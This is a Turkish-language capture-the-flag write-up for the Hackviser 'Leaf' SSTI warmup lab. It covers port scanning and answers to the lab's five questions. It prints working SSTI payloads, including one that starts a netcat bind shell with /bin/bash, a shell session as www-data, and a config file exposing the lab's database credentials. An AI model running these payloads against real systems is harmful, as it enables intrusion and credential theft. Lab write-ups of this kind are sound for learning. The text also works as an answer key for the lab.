Hackviser Leaf Write Up

Öncelikle herkese merhaba bugün Hackviser platformundaki Leaf isimli Isınmayı çözeceğiz.

Başlangıçta bize ısınma hakkında kısa bilgi vermiş

Server-Side Template Injection (SSTI) zafiyeti, bir web uygulamasının kullanıcı verilerini şablon motorunda yeterince kontrol etmemesi sonucunda ortaya çıkar. Bu, saldırganların şablon motorunu manipüle ederek sunucuda istenmeyen komutlar çalıştırmasına yol açar.

Toplamda 5 sorumuz var sırasıyla

- Web sitesinin başlığı nedir?
- Ürün detayının görüntülendiği sayfada hangi GET parametresi kullanılır?
- SSTI'nin açılımı nedir?
- Yaygın olarak kullanılan ve ekrana 49 ifadesini yazdıran SSTI payloadı nedir?
- Uygulamanın kullandığı veritabanı adı nedir?

Taramayla başlayalım

rustscan -a <ip adresi>


```
~/Documents/Hackviser/Leaf]
                       -a 172.20.6.26
  The Modern Day Port Scanner.
 : http://discord.skerritt.blog
  : https://github.com/RustScan/RustScan
 TCP handshake? More like a friendly high-five!
  [~] The config file is expected to be at "/root/.rustscan.toml"
       File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
 Open
 Open
       Starting Script(s)
       Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-26 11:52 EDT
[~] Starting Numap 7.945VM ( https://lumap.org ) at 2024-09-20 11:32 EDI
Initiating Ping Scan at 11:52
Scanning 172.20.6.26 [4 ports]
Completed Ping Scan at 11:52, 0.14s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 11:52
Completed Parallel DNS resolution of 1 host. at 11:52, 0.09s elapsed
DNS resolution of 1 IPs took 0.09s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
 Initiating SYN Stealth Scan at 11:52
Scanning 172.20.6.26 [2 ports]
Discovered open port 80/tcp on 172.20.6.26
Discovered open port 3306/tcp on 172.20.6.26
Completed SYN Stealth Scan at 11:52, 0.17s elapsed (2 total ports)
Nmap scan report for 172.20.6.26
Host is up, received echo-reply ttl 63 (0.10s latency).
Scanned at 2024-09-26 11:52:53 EDT for 0s
                STATE SERVICE REASON
 80/tcp open http
                                        syn-ack ttl 63
3306/tcp open mysql syn-ack ttl 63
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.53 seconds
Raw packets sent: 6 (240B) | Rcvd: 3 (116B)
```

Daha detaylı bilgi için nmap çalıştıralım

nmap -Pn -n -p 80,3306 <ip adresi> -oN nmapV.txt -sV


- Pn : hedefin çevrimdişi olduğunu varsayar ve host keşif aşamasını atlar.
- -n : Bu seçenek, DNS çözümlemesini devre dışı bırakır. Yani, IP adreslerinin isim çözümlemesi yapılmadan tarama gerçekleştirilir.
- -O: Bu seçenek, işletim sistemi tespiti yapılmasını sağlar. Nmap, çeşitli teknikler kullanarak ağ üzerindeki cihazların işletim sistemlerini tespit etmeye çalışır.
- -sV : Hizmet versiyonlarını belirlemek için kullanılan bir seçenektir. Nmap, açık portlar üzerinde çalışan servislerin hangi versiyonlarının kullanıldığını saptamak için bu seçeneği kullanır.
- -p : Portları belirtmek için kullanılır

Apache ve mysql çalıştığını görüyoruz. 80 Portuna gidip bi bakalım



Bizi böyle bi ekran karşıladı ilk soruda bize Web sitesinin başlığı nedir? diye bir soru sorulmuştu **Modish Tech** olduğunu görüyoruz. (1. Sorunun cevabı)


2. soruda bize ürün detaylarında hangi get parametresi kullanıldığını soruyor




Urlde id olduğunun görüyoruz. (2. sorunun cevabı)

- 3. soruda bize SSTI'ın açılımı sormuş başlangıçtaki yazıda'da dediği gibi **Server Side Template Injection** (3. sorunun cevabı)
- 4. soruda bizden ekrana 49 ifadesini yazdıran SSTI payloadını istemiş. Açıkcası bunu internetten popüler payloadları araştırarak buldum doğru cevap {{7*7}} (4. sorunun cevabı)

Şimdi 5. soruda bizden veri tabanının adını istemekte bunun için sitede biraz gezinerek neler yapabileceğimize bakalım




Yorum yapabildiğimizi görüyoruz. burada SSTI açığını deneyebiliriz. {{7*7}} payloadını deniyorum.



evet payloadımız çalışıyor. makinadan shell almak için önce sunucuda kod yürütebiliyor olmalıyız. bu payloadı kullanalım [{{['ls']|filter('system')}}]

bu parametrenin çalıştığını onayladık şimdi makinada bir dinleme portu çalıştırmak için şu komutu çalıştıralım [{{['nc -nvlp 1234 -e /bin/bash']|filter('system')}}



bu şekilde makinada 1234 portu sürekli dinlenecek bizde gidip netcat ile bağlanabileceğiz

Şimdi netcat ile 1234 portuna bağlanalım

nc -nv <ip adresi> 1234

```
(root@berk)-[~/Documents/Hackviser/Leaf]
# nc -nv 172.20.6.26 1234
(UNKNOWN) [172.20.6.26] 1234 (?) open
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
whoami
www-data
```

Ve evet sisteme giriş yapmayı başardık. Şimdi gidip 5. ve son soruda bizden istenilen kullanılan veri tabanının adını bulalım.

```
berk)-[~/Documents/Hackviser/Leaf]
   nc -nv 172.20.6.26 1234
(UNKNOWN) [172.20.6.26] 1234 (?) open
uid=33(www-data) gid=33(www-data) groups=33(www-data)
whoami
www-data
ls
Chart.bundle.min.js
blank.png
bootstrap-icons.css
bundle.min.js
comment.php
composer.json
composer.lock
config.php
css
index.php
js
product.php
products
vendor
cat config.php
<?php
$host = "localhost";
$dbname = "modish_tech";
$username = "root";
$password = "7tRy-zSmF-1143";
try {
    $pdo = new PDO("mysql:host=$host;dbname=$dbname;charset=utf8", $username, $password);
    $pdo->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
} catch (PDOException $e) {
    echo "Connection error: " . $e->getMessage();
?>
```

Ve evet config.php dosyasının içerisinde kullanılan veri tabanının adını buluyoruz modish_tech (5. ve son sorunun cevabı)

Başka bir yazıda görüşmek üzere!

Linkedin

Github

<u>instagram</u>

Medium

Ayberk İlbaş